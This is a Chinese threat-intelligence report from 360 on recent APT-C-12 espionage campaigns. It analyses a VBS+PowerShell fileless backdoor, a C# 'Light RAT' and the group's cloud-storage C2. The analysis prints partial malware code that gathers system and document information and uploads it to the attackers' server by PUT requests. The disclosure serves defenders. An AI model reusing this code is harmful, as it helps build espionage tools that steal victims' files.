蓝宝菇（APT-C-12）组织使用云存储技术发起的最新攻击活动披露

原创 高级威胁研究院 360威胁情报中心 昨天

收录于话题
#蓝宝菇

1个


蓝宝菇（APT-C-12）组织从2011年开始持续至今，长期对国内国防、政府、科研、金融等重点单位和部门进行了持续的网络间谍活动，该组织主要关注核工业和科研等相关信息。2018年7月，我们发布了《蓝宝菇-核危机行动揭秘》报告（*点击“阅读原文”查看报告*），在披露了该组织相关网络间谍活动之后，蓝宝菇组织的攻击频次有所下降，但未完全停歇。继而采用了针对关键目标进行短期集中攻击的闪电战策略，如18年11月针对驻外使馆、19年3月针对某科研机构等相关攻击事先都进行了周密计划，达成后快速隐匿蛰伏。

2020年初，在新冠疫情给全球格局带来新的冲击影响下，各APT组织针对国内的攻击活动异常活跃。蓝宝菇组织也蠢蠢欲动，相关攻击活动逐渐频繁。通过360安全大脑的遥测，我们发现该组织针对国内某重点机构的两次攻击活动中升级了技战术，开始使用云存储技术架设C2基础设施。本报告将披露该组织最新的攻击手法和网络武器。

◇ 完整攻击流程分析 ◇

蓝宝菇（APT-C-12）组织在近期的攻击中针对重点目标继续沿用了主流的鱼叉邮件攻击方式，恶意荷载主要以“VBS+PowerShell”无文件攻击和Light RAT木马两种形式出现。值得注意的是蓝宝菇（APT-C-12）组织开始首次使用云存储服务形式进行命令控制。

- 该组织的无文件攻击方式在压缩包附件中通常会包含一个vbs脚本和PowerShell后门程序，这种攻击手法该组织最早在19年底使用过。
- Light RAT是该组织未被披露的最新后门程序，使用C#语言开发



◇ 无文件攻击分析 ◇

360安全大脑在9月捕获到了该组织最新的无文件攻击样本，恶意荷载是VBS+PowerShell的形式。下图为vbs脚本的文件内容,主要功能为执行同目录下的powershell后门。

```
a = createobject("Scripting.FileSystemObject").GetFile(Wscript.ScriptFullName).ParentFolder.Path
set c = CreateObject("Wscript.Shell")
b = a & "\3457aa29a94b10654d0963e5dd819c3457aa29a94b10654d0963e5dd819
ca9b9ada091e19d02a6e0c0f10039b8da93457aa29a94b10654d0963e5dd819ca9b9a
da091e19d02a6e0c0f10039b8db21b9ada091e19d02a6e0c0f10039b8db21ps1"
c.run "cmd /c powershell -ExecutionPolicy Unrestricted -noprofile -noninteractive -file " & """ & b & """, 0
c.run("explorer.exe " & a & "\有关发展
```

Powershell后门主要负责窃取目标计算机信息和office文件信息，加密后上传到攻击者的C2服务器。

获取的信息有计算机系统信息，进程列表，ip信息，计算机名等等。将信息数据发送到C2如下路径:
https://c2//upload//date//_threeswordsmen//start.log。

该路径中的目录被命名为threeswordsmen，该命名源自经典武侠电影“刀剑笑”(The Three Swordsmen)的英文片名，后门作者习惯使用港台电影的相关词汇命名关键代码，从侧面也暴露了后门作者的母语和地域。

```
$c="https:
$4="upload/"+(Get-Date -f yyyyMMddhhmmss)+"_threeswordsmen";
$SystemInfo=[Text.Encoding]::UTF8;
$g=[Text.Encoding]::UniCode;
sendData "$c/$4/start.log" "" $SystemInfo.GetBytes("$(Get-Date)`r`nhost name: $(hostname)`r`ntask list: $((ps|%{$_.processname})
```

使用32位随机数，利用rsa加密后，使用base64编码，并发送到C2，此动作疑似是使用产生的数据对用户计算机进行标注。

```
$7=[char[]]'0123456789ABCDEF'|get-random -c 16;
$5=[char[]](48..57+65..90+97..122)|get-random -c 16;
$d=new-object security.cryptography.aesmanaged;
$d.padding="Zeros";
$d.blocksize=128;
$d.keysize=128;
$d.key=$5;
$d.IV=$5;
$d.Mode='CBC';
$RSAEncrypt=new-object security.cryptography.rsacryptoserviceprovider(1024);
$RSAEncrypt.fromxmlstring('<RSAKeyValue><Modulus>weYx4nk/7aW2oADvm5A35VFGJVJ2ivbp7HZDWaQRCKXLtIoylTNzCieX+CqHOzkPTLB1tMQvniaLNATQ0gzsrH
sendData "$c/$4/id.cab" "" (pGZip $SystemInfo.getbytes([convert]::tobase64string($RSAEncrypt.encrypt($SystemInfo.getbytes(-join ($7+$5)
```

随后开始窃密用户的office类的文档信息，主要关注的文档类型有 .doc，.docx，.pdf，.ppt，.pptx，.xls，.xlsx，.ps1，.cpp，.eml，.js，.html，.cs。

获取文档的文件名，文件修改时间等信息后使用gzip压缩后发送到C2的如下路径https://c2//upload//date//_threeswordsmen//Mid.cab。

```
$y=(('.doc','.docx','.pdf'),('.ppt','.pptx','.xls','.xlsx','.ps1','.cpp'),('.eml','.js','.html','.cs'));
Function se8($8)
{
    $e=180;
    $t=1;
    $RSAEncrypt=0;
    $5=(Get-Date -f yyyyMMddhhmmss)+"`r`nWeek:`r`n";
    $w=0;
    $p=@();
    $p+=gdr -p 'fi*'|?{$_.root -ne "$env:systemdrive\"}|%{gci -fo -erroraction silentlycontinue $_.root};
    $p+=gci -fo "$env:systemdrive\users";
    $p+=gci -fo "$env:systemdrive\"|?{$_.fullname -notlike '*:\Windows*' -and $_.fullname -notlike '*:\Users' -and $_.fullname -notlike
    $p=$p|sort lastwritetime -des|%{$ .fullname}|?{$ };
```

最后，窃取 %appdata%/Microsoft/Windows/Recent
目录下的文件内容，并发送至C2。

```
while($True)
{
    sleep -s 50000;
    $SystemInfo="upload/"+(Get-Date -f yyyyMMddhhmmss)+"_threeswordsmen";
    $o=1;
    $m=0;
    gci "$env:appdata\Microsoft\Windows\Recent\" -fo -errora silentlycontinue|
    ?{($y[0]+$y[1]) -contains [io.path]::getextension($_.basename) -and $_.LastWriteTime -ge
    (Get-Date).AddDays(-1)}|%{gi ((new-object -com wscript.shell).
    createshortcut($_.fullname)).targetpath -fo -errora silentlycontinue}|%{$0=
    ReadDataandSend $_ $m 0 $o $SystemInfo;
    $m=$_.Length;
    If($0.endswith("OK`r`n"))
    {
        $o+=1
    }
}}
```

样本中的rsa public key以XML格式保存。

```
<?xml version="1.0" encoding="utf-8"?>

<RSAKeyValue>
  <Modulus>weYx4nk/7aW2oADvm5A35VFGJVJ2ivbp7HZDWaQRCKXLtIoylTNzCieX+CqHOzkP
  TLB1tMQvniaLNATQ0gzsrHLDxnY4uFiD5FUv4BQSE96ml758LeFEOOQwD93QzA39IE//Ghx90
  9kTWuI4TmEn3S6OW6uDjBd7+JOS5XrzPsE=</Modulus>
  <Exponent>AQAB</Exponent>
</RSAKeyValue>
```

```
00000000  C1 E6 31 E2 79 3F ED A5  B6 A0 00 EF 9B 90 37 E5  ..1.y?........7.
00000010  51 46 25 52 76 8A F6 E9  EC 76 43 59 A4 11 08 A5  QF%Rv....vCY....
00000020  CB B4 8A 32 95 33 73 0A  27 97 F8 2A 87 3B 39 0F  ...2.3s.'..*.;9.
00000030  4C B0 75 B4 C4 2F 9E 26  8B 34 04 D0 D2 0C EC AC  L.u../.&.4......
00000040  72 C3 C6 76 38 B8 58 83  E4 55 2F E0 14 12 13 DE  r..v8.X..U/.....
00000050  A6 97 BE 7C 2D E1 44 38  E4 30 0F DD D0 CC 0D FD  ...|-.D8.0......
00000060  20 4F FF 1A 1C 7D D3 D9  13 5A E2 38 4E 61 27 DD   O...}...Z.8Na'.
00000070  2E 8E 5B AB 83 8C 17 7B  F8 93 92 E5 7A F3 3E C1  ..[....{....z.>.
```


◇ 最新Light RAT木马分析 ◇

2020年8月，360安全大脑在蓝宝菇组织的一次攻击活动中，捕获到了该组织未被披露的最新后门程序，被攻击目标涉及国内军工产业重点单位，因木马程序中的pdb（C:\Users\user\Desktop\Light\Light\obj\x86\Release\Light.pdb）路径，我们将其命名为Light RAT。

在我们捕获到的利用Light RAT攻击活动中，攻击者直接投递了包含Light RAT可执行文件的恶意附件，诱导目标用户点击执行。Light RAT为C#语言编写的后门程序，主要功能为窃取目标计算机信息，搜集指定特定后缀的文件传送至C2。

后门程序首先会复制office 的模板文件到指定目录，并打开相应的目录，以迷惑目标用户。

```
string text3 = environmentVariable2 + "\\documents\\" + text;
if (!Directory.Exists(text3))
{
    Directory.CreateDirectory(text3);
    string text4 = environmentVariable + "\\Microsoft\\Templates\\Normal.dotm";
    if (File.Exists(text4))
    {
        File.Copy(text4, text3 + "\\" + text + ".dot");
    }
    else
    {
        File.CreateText(text3 + "\\" + text + ".dot");
    }
}
Process.Start(text3);
```



然后获取目标计算机进程信息，计算机名、计算机用户名等信息。

```
foreach (Process process in Process.GetProcesses())
{
    text5 = text5 + process.ProcessName + ' ';
}
string text6 = text5;
text5 = string.Concat(new string[]
{
    text6,
    "\r\n",
    Environment.MachineName,
    "\\",
    Environment.UserName,
    "\r\n"
});
```

获取Recent目录下文件信息以及%Desktop%目录下指定文件后缀的文件信息，包括doc，docx，ppt，pptx，pdf，xls，xlsx后缀的文件。


```
foreach (FileInfo fileInfo in new DirectoryInfo(environmentVariable + "\\Microsoft\\Windows\\Recent").GetFiles("*.*"))
{
    text5 = text5 + fileInfo.Name.Replace(".lnk", "") + " ";
}
text5 += "\r\n";
DirectoryInfo directoryInfo = new DirectoryInfo(Environment.GetEnvironmentVariable("userprofile") + "\\desktop");
List<string> list = new List<string>();
foreach (FileInfo fileInfo2 in directoryInfo.GetFiles())
{
    if (fileInfo2.Name.EndsWith(".doc") || fileInfo2.Name.EndsWith(".docx") || fileInfo2.Name.EndsWith(".ppt") ||
      fileInfo2.Name.EndsWith(".pptx") || fileInfo2.Name.EndsWith(".pdf") || fileInfo2.Name.EndsWith(".xls") ||
      fileInfo2.Name.EndsWith(".xlsx"))
    {
        list.Add(fileInfo2.Name);
    }
}
foreach (DirectoryInfo directoryInfo2 in directoryInfo.GetDirectories())
{
    foreach (FileInfo fileInfo3 in directoryInfo2.GetFiles())
    {
        if (fileInfo3.Name.EndsWith(".doc") || fileInfo3.Name.EndsWith(".docx") || fileInfo3.Name.EndsWith(".ppt") ||
          fileInfo3.Name.EndsWith(".pptx") || fileInfo3.Name.EndsWith(".pdf") || fileInfo3.Name.EndsWith(".xls") ||
          fileInfo3.Name.EndsWith(".xlsx"))
        {
            list.Add(fileInfo3.Name);
        }
    }
}
```

搜集完所有文件和信息之后上传至C2

```
string text7 = "http://" + IPAddress.Parse([redacted].ToString()).ToString() + ":[redacted]/good/";
Random random = new Random();
text7 = text7 + text2 + random.Next(1000, 30000).ToString();
try
{
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(text7);
    httpWebRequest.Method = "PUT";
    byte[] bytes3 = Encoding.UTF8.GetBytes(text5);
    httpWebRequest.ContentLength = (long)bytes3.Length;
    using (Stream requestStream = httpWebRequest.GetRequestStream())
    {
        requestStream.Write(bytes3, 0, bytes3.Length);
    }
    httpWebRequest.GetResponse();
}
```

◇ C2基础设施分析 ◇

在APT-C-12的两次攻击活动，均存在文件信息以及文件上传的操作，我们发现攻击者使用了开源云盘系统和云对象存储系统搭建C2基础设施，相关的云服务如下图所示。



这是蓝宝菇（APT-C-12）组织首次使用私有的云存储服务器进行命令控制，利用相关服务收集中招用户的信息、文件，以及分发恶意软件。

在相关样本代码中可以看到，其使用了各类云服务应用经常使用的对象存储方式传送文件，以PUT请求利用pre-signed URLs来进行上传操作，这样所有文件传输都伪装成了正常的云存储服务请求，在一定情况下可以躲避异常的网络流量识别。

```
Function bt6($o,$f,$m)
{   for($a=0;$a -lt 3;$a++)
    {
        Try{
            $w=[Net.WebRequest]::Create($o);
            $w.proxy=$Null;
            $w.keepalive=$False;
            $w.AllowAutoRedirect=$False;
            $w.Method='PUT';
            $w.ContentLength=$m.Length;
            If($f.Length)
            {
                $w.ContentLength+=4+$f.Length
            }
            $i=$w.GetRequestStream();
            If($f.Length)
            {
                $i.Write([BitConverter]::getbytes($f.Length),0,4);
                $i.Write($f,0,$f.Length)
            }
            $i.Write($m,0,$m.Length);
            $3=$w.GetResponse();
            $3.close();
            break
        }
        Catch
        {
            sleep -s 1
        }
    }
}
```

360高级威胁研究院

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。

文章已于2020-10-14修改